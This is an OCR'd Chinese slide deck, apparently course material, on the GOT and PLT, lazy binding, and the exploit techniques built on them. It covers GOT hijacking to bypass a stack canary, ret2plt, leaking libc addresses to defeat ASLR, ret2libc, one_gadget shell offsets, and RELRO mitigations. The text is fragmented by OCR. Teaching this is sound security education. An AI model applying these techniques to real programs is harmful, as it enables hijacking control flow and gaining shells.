
```
push   <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2

puts


_dl_runtime_resolve

$ GOT
Concept


puts
<puts@plt> endbr64
<puts@plt+4> bnd jmp *<puts@got.plt>
<puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf
<printf@plt> endbr64
<printf@plt+4> bnd jmp *<printf@got.plt>
<printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read
<read@plt> endbr64
<read@plt+4> bnd jmp *<read@got.plt>
<read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep
<sleep@plt+4> bnd jmp *<sleep@got.plt>
<sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]
PLT
puts <puts>
printf <printf>
read <read>
sleep <sleep>
GOT
push rbp
mov rbp,rsp
lea rdi,&"OWO
call <puts@plt>
lea rdi,&"OWO"
call <puts@plt>
mov eax,0x0
pop rbp
ret
main function
11. 此時因為 puts 已經被 resolve，因此可以直接呼叫 puts
push <puts_offset>
bnd jmp <gadget2>
nop
gadget1
push <link_map>
bnd jmp <_dl_runtime_resolve>
nop
gadget2
puts
_dl_runtime_resolve


$ GOT

Concept



$ GOT
Concept

- 為什麼程式會需要使用時才 bind 外部的 function 位址？
  - 如果程式使用大量外部的 function，在初始化時就需要一次載入，會有巨大的延遲
  - 有些 function 可能根本就不會被呼叫到
- 這樣動態載入位址的方式也稱作 lazy binding




$ GOT

Exploit

- **GOT hijacking** - 可以透過 overwrite GOT entry 來控制執行流程
- **Ret2plt** - 控制執行流程到 function@plt，也代表執行該 function (以 functionA 代稱)
- **Leak libc** - functionA 在被解析後，GOT 會存放 functionA 的絕對位址，因此如果可以讀取 GOT，就能得到位於 library 當中的 address
  - FunctionA 的絕對位址減去他在 library 當中的 offset，能得到 library base address，繞過 **ASLR**
- **Ret2libc** - 有了 library base address，也能加上其他 function 的 offset 來取得該 function 在 library 中的位址 (以 functionB 代稱)
  - 藉由控制程式流程，讓程式跳到 functionB 上，意即執行此 functionB

$ GOT

Exploit - GOT hijacking



puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
__stack_chk_fail	<__stack_chk_fail@plt> endbr64 <__stack_chk_fail@plt+4> bnd jmp *<__stack_chk_fail@got.plt> <__stack_chk_fail@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

雖然 canary 被蓋掉，但是 canary fail handler 被我們蓋成 ret，因此什麼事情都不會做，仍可以繼續執行


puts	<puts>
printf	<printf>
__stack_chk_fail	<ret>

GOT

$ GOT

Exploit - Ret2plt

puts



Stack

rdi	&”OWO”

puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
__stack_chk_fail	<__stack_chk_fail@plt> endbr64 <__stack_chk_fail@plt+4> bnd jmp *<__stack_chk_fail@got.plt> <__stack_chk_fail@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

puts	<puts>
printf	<printf>
__stack_chk_fail	<__stack_chk_fail>

GOT

puts@plt(“OWO”)


$ GOT

Exploit - Leak libc

```
puts
```

puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
__stack_chk_fail	<__stack_chk_fail@plt> endbr64 <__stack_chk_fail@plt+4> bnd jmp *<__stack_chk_fail@got.plt> <__stack_chk_fail@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT



Stack

rdi	puts@got


puts	<puts>
printf	<printf>
__stack_chk_fail	<__stack_chk_fail>

GOT

puts@plt(puts@got)

$ GOT

Exploit - Ret2libc



Stack

rdi	&”OWO”

puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
__stack_chk_fail	<__stack_chk_fail@plt> endbr64 <__stack_chk_fail@plt+4> bnd jmp *<__stack_chk_fail@got.plt> <__stack_chk_fail@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

puts	<puts>
printf	<printf>
__stack_chk_fail	<__stack_chk_fail>

GOT

puts(“OWO”)

$ GOT

Advanced - One gadget

- library 內會有長得像是 execve("/bin/sh", NULL, NULL) 的程式碼，而在滿足一定的條件下可以直接 get shell，這樣的程式碼片段就稱作 one gadget
- 可以用工具 *one_gadget* 來搜尋
- 不過並不是直接執行就會有 shell，而是必須符合一些條件，如 register 的值，或是 stack layout 等等

```
$ one_gadget /lib/x86_64-linux-gnu/libc.so.6
0xe6c7e execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL
  [r12] == NULL || r12 == NULL

0xe6c81 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL
  [rdx] == NULL || rdx == NULL

0xe6c84 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL
```


$ GOT
Mitigation


- **Lazy binding** 在保護機制 RELRO 為 Partial RELRO 的情況下才會執行
- No RELRO - 初始化時，GOT 當中直接儲存 function 的 address，並且 GOT 存在於可讀可寫權限 (rw-) 的 segment
- Full RELRO - 初始化時，GOT 當中直接儲存 function 的 address，但是 GOT 存在於只有讀取權限 (r--) 的 segment

$ GOT

